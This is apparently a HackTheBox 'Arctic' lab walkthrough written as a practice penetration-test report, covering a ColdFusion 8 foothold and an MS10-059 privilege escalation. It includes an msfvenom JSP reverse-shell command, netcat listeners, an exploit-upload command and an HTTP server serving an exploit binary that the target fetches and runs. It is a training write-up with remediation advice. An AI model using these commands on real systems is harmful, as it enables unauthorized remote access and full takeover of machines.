Report - Arctic

Arctic HackTheBox Walkthrough and Practice report.

> *I am using the following as practice for writing reports for Penetration Testing, to build a good methodology for capturing evidence and efficiently producing reports. I am using a format similar, if not exactly the same as the TCM Security's Findings Report, that being said please enjoy -Nicole.*

Testing Summary

Arctic is a machine found on HackTheBox with a rating of easy, this system has multiple vulnerabilities on it with a CVSS rating of 9.8 or greater from the NIST NVD. The first foot hold is a CVE, CVE-2010-2861 abusing Adobe ColdFusion 8. After that the privilege escalation is abusing MS10-059 which is also known as CVE-2010-2554 with a CVSS Score of 6.8.

The Arctic system is running Windows Server2008R2 with no updates, no hotfixes or patches just a base level system. If you go back to the windows-exploit-suggester you will see that the system has over 197 potential bullitens, with a database of over 137 exploits. Many of these can be found in Metasploit Database, and many more have github exploits which can be found online. The possibilities are endless with how you can exploit this box.

Tester Notes and Recommendations

Updating the Arctic system to the fully patched version of Adobe Coldfusion and Windows Server 2008R2 or upgrading the system to the most stable version of Windows Server if it is possible. These Vulnerabilities could be avoided an this test could have been avoided if your System Administrators had regular downtime or outage periods to patch and update.

Key Weaknesses found during the assessment:

1. Insufficient Patch Management - Software
2. Insufficient Patch Management - Operating Systems


Technical Findings


Internal Penetration Test Findings.


Finding 1: Web Application Vulnerability (Critical):

Description	This webpage is outward facing from the network, which allows for anyone to be able to access it and navigate to the logir of logging into the system and using a known exploit allowed for login bypass and remote code execution on the system. -Adobe Coldfusion 8
Risk	Likelyhood: High Impact: Very High
System	Arctic
Tools Used	NMAP, Searchsploit, msfvenom
References	https://nvd.nist.gov/vuln/detail/cve-2010-2861 https://repo.theoremforge.com/pentesting/tools/blob/01a0616a6e09c9dbf42d731261309109443cc3e6/Uncategorized/exp 2009-2265_coldfusion.8.0.1/upload.py

Evidence:







Remediation:

Update to the latest software versions

Finding 2:

Description	The Windows server 2008R2 Operating System version has been End of Life since January 2020. No new Updates or Extended Security updates are offered for this system for a few years, this makes the system vulnerable to new forms of vulnerabilities which are no longer covered by Microsoft.
Risk	Likelyhood: High Impact: Very High
System	Arctic
Tools Used	searchsploit, windows-exploit-suggester
References	https://www.cvedetails.com/product/11366/Microsoft-Windows-Server-2008.html?vendor_id=26 https://learn.microsoft.com/en-us/security-updates/securitybulletins/2010/ms10-059 https://nvd.nist.gov/vuln/detail/CVE-2010-2554 NIST SP800-53 r4 MA-6 – Maintenance NIST SP800-53 r4 SI-2 – Flaw Remediation

Evidence:

```
C:\ColdFusion8\runtime\bin>systeminfo
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45 ••
System Boot Time:          31/12/2024, 9:54:07 ••
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     6.143 MB
Available Physical Memory: 5.078 MB
Virtual Memory: Max Size:  12.285 MB
Virtual Memory: Available: 11.243 MB
Virtual Memory: In Use:    1.042 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.11
```

```
┌──(kali㉿kali)-[~/Desktop/scripts/windows/Windows-Exploit-Suggester]
└─$ ./windows-exploit-suggester.py --database 2024-09-19-mssb.xls --systeminfo sysinfo.txt
[*] initiating winsploit version 3.3 ...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a database of 137 known exploits
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[*] done
```

Remediation:

Update the Host Operating system to the Latest version.


Walkthrough Path

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 11:02 CDT
Nmap scan report for 10.129.25.209
Host is up (0.077s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
8500/tcp  open  fmtp
49154/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 116.64 seconds
```


3 ports show up, msrpc, 8500 and 49154, if we do a more verbose scan which focuses on Operating System and service versions we get the following.

```
└──╼ [★]$ nmap -T4 -A -p- 10.129.25.209 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 11:06 CDT
Nmap scan report for 10.129.25.209
Host is up (0.077s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  http    JRun Web Server
49154/tcp open  msrpc   Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|7|2008|8.1|Vista (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::-
cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows Embedded Standard 7 (91%), Microsoft Windows Server 2008 R2 or Window
s 8.1 (89%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (89%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (89%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or
 Windows 7 (89%), Microsoft Windows Server 2008 R2 (89%), Microsoft Windows Server 2008 (88%), Microsoft Windows 7 or Windows Server 2008 R2 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1   76.36 ms 10.10.14.1
2   76.61 ms 10.129.25.209

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 246.59 seconds
```

8500 is a HTTP service running JRun Web Server, now we have a potential path forward. Now we can go to our web browser and put in the following address: *http://10.129.25.209:8500/* and see what we can see.



Now as an aside, what I should have done was use feroxbuster or ffuf to fuzz the two base directories further, however what I did do was just click on the CFIDE/ index… then found /Administrator and found a login page. Sometimes the “Ooh what does this button do” works out to my benefit, other times it does not. So an example of what not to do and having it work anyway is found below.



Adobe ColdFusion 8 has a CVE-2010-2861 which means the application is vulnerable to Directory traversal. According to National Vulnerability Database it has a Base score of 9.8 Critical. Here is the webpage which gives you more information about this vulnerability https://nvd.nist.gov/vuln/detail/cve-2010-2861 . After looking up a vulnerability script from https://repo.theoremforge.com/pentesting/tools/blob/01a0616a6e09c9dbf42d731261309109443cc3e6/Uncategorized/explc 2009-2265_coldfusion.8.0.1/upload.py and copied it over to my kali machine I then made the upload.py. This uploader requires a local copy of a jsp executable to be uploaded onto the system for a reverse shell!

To create the jsp file, use msfvenom:


Msfvenom -p java/jsp_shell_reverse_tcp LHOST=tun0 LPORT=443 -f raw > shell.jsp

This will create a shell.jsp file which sends back the connection to your local machine, replace tun0 with your local IP address. The next thing we need to do prior to running the exploit is to create a netcat connection that our system can be listening to our shell.jsp connection, so create a new tab and type the following:


Nc -lnvp 443

Now that we have the exploit, and the reverse shell, our system is listening for the connection, we can run the exploit against the system like so:

Python upload.py 10.10.10.11 8500 shell.jsp



Now if you ran the script properly, you should have a link to click on. Once you click that link, it will trigger the reverse tcp connection back to your system.



Now I have a connection as the user running ColdFusion 8, that users name is tolis. Now lets learn about the user and the system itself. Who is Tolis and what permissions does he have?

```
C:\ColdFusion8\runtime\bin>net user tolis
net user tolis
User name                    tolis
Full Name                    tolis
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            22/3/2017 8:07:58 ◆◆
Password expires             Never
Password changeable          22/3/2017 8:07:58 ◆◆
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   31/12/2024 9:54:18 ◆◆

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

```
C:\ColdFusion8\runtime\bin>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Tolis, isn't apart of any groups, and only a part of the Users Group locally, and his Privileges allow for SeImpersonatePrivilege, which is really the only useful one where we could possibly use JuicyPotato attack on the system, however lets get the SystemInfo and copy it over to use in Windows Exploit Suggester to see if there are any better options.

```
C:\ColdFusion8\runtime\bin>systeminfo
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45 ••
System Boot Time:          31/12/2024, 9:54:07 ••
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     6.143 MB
Available Physical Memory: 5.078 MB
Virtual Memory: Max Size:  12.285 MB
Virtual Memory: Available: 11.243 MB
Virtual Memory: In Use:    1.042 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.11
```

```
┌──(kali㉿kali)-[~/Desktop/scripts/windows/Windows-Exploit-Suggester]
└─$ ./windows-exploit-suggester.py --database 2024-09-19-mssb.xls --systeminfo sysinfo.txt
[*] initiating winsploit version 3.3 ...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a database of 137 known exploits
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[*] done
```

Windows Server 2008R2 with no Hotfixes applied, and windows exploit suggester shows all of the possibilities we can use and abuse.

Lets abuse Chimichurri. So the steps to use this exploit are as follows:

1. Copy over the exploit from github
    a. https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS10-059
2. Create a simple http server to host the file on our Kali box

```
┌──(kali㉿kali)-[~/Desktop/HTB/arctic]
└─$ python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.11 - - [30/Dec/2024 08:02:00] "GET /MS10-059.exe HTTP/1.1" 200 -
10.10.10.11 - - [30/Dec/2024 08:02:03] "GET /MS10-059.exe HTTP/1.1" 200 -
```

3. Make a directory where tolis's user account has Read,Write and Execute access on the Arctic box.
4. Copy over the file to that directory

5. Run the executable, replace Tun0 with your kali IP, create a NetCat listener again over your preferred port (I chose 5555) and hopefully, gain NT Authority.
   a. On Kali, open a new tab and run: *nc -lnvp 5555*
   b. On Arctic system run: *exe tun0 5555*
   c.

neat!

Proof that I did the thing:

https://www.hackthebox.com/achievement/machine/1184690/9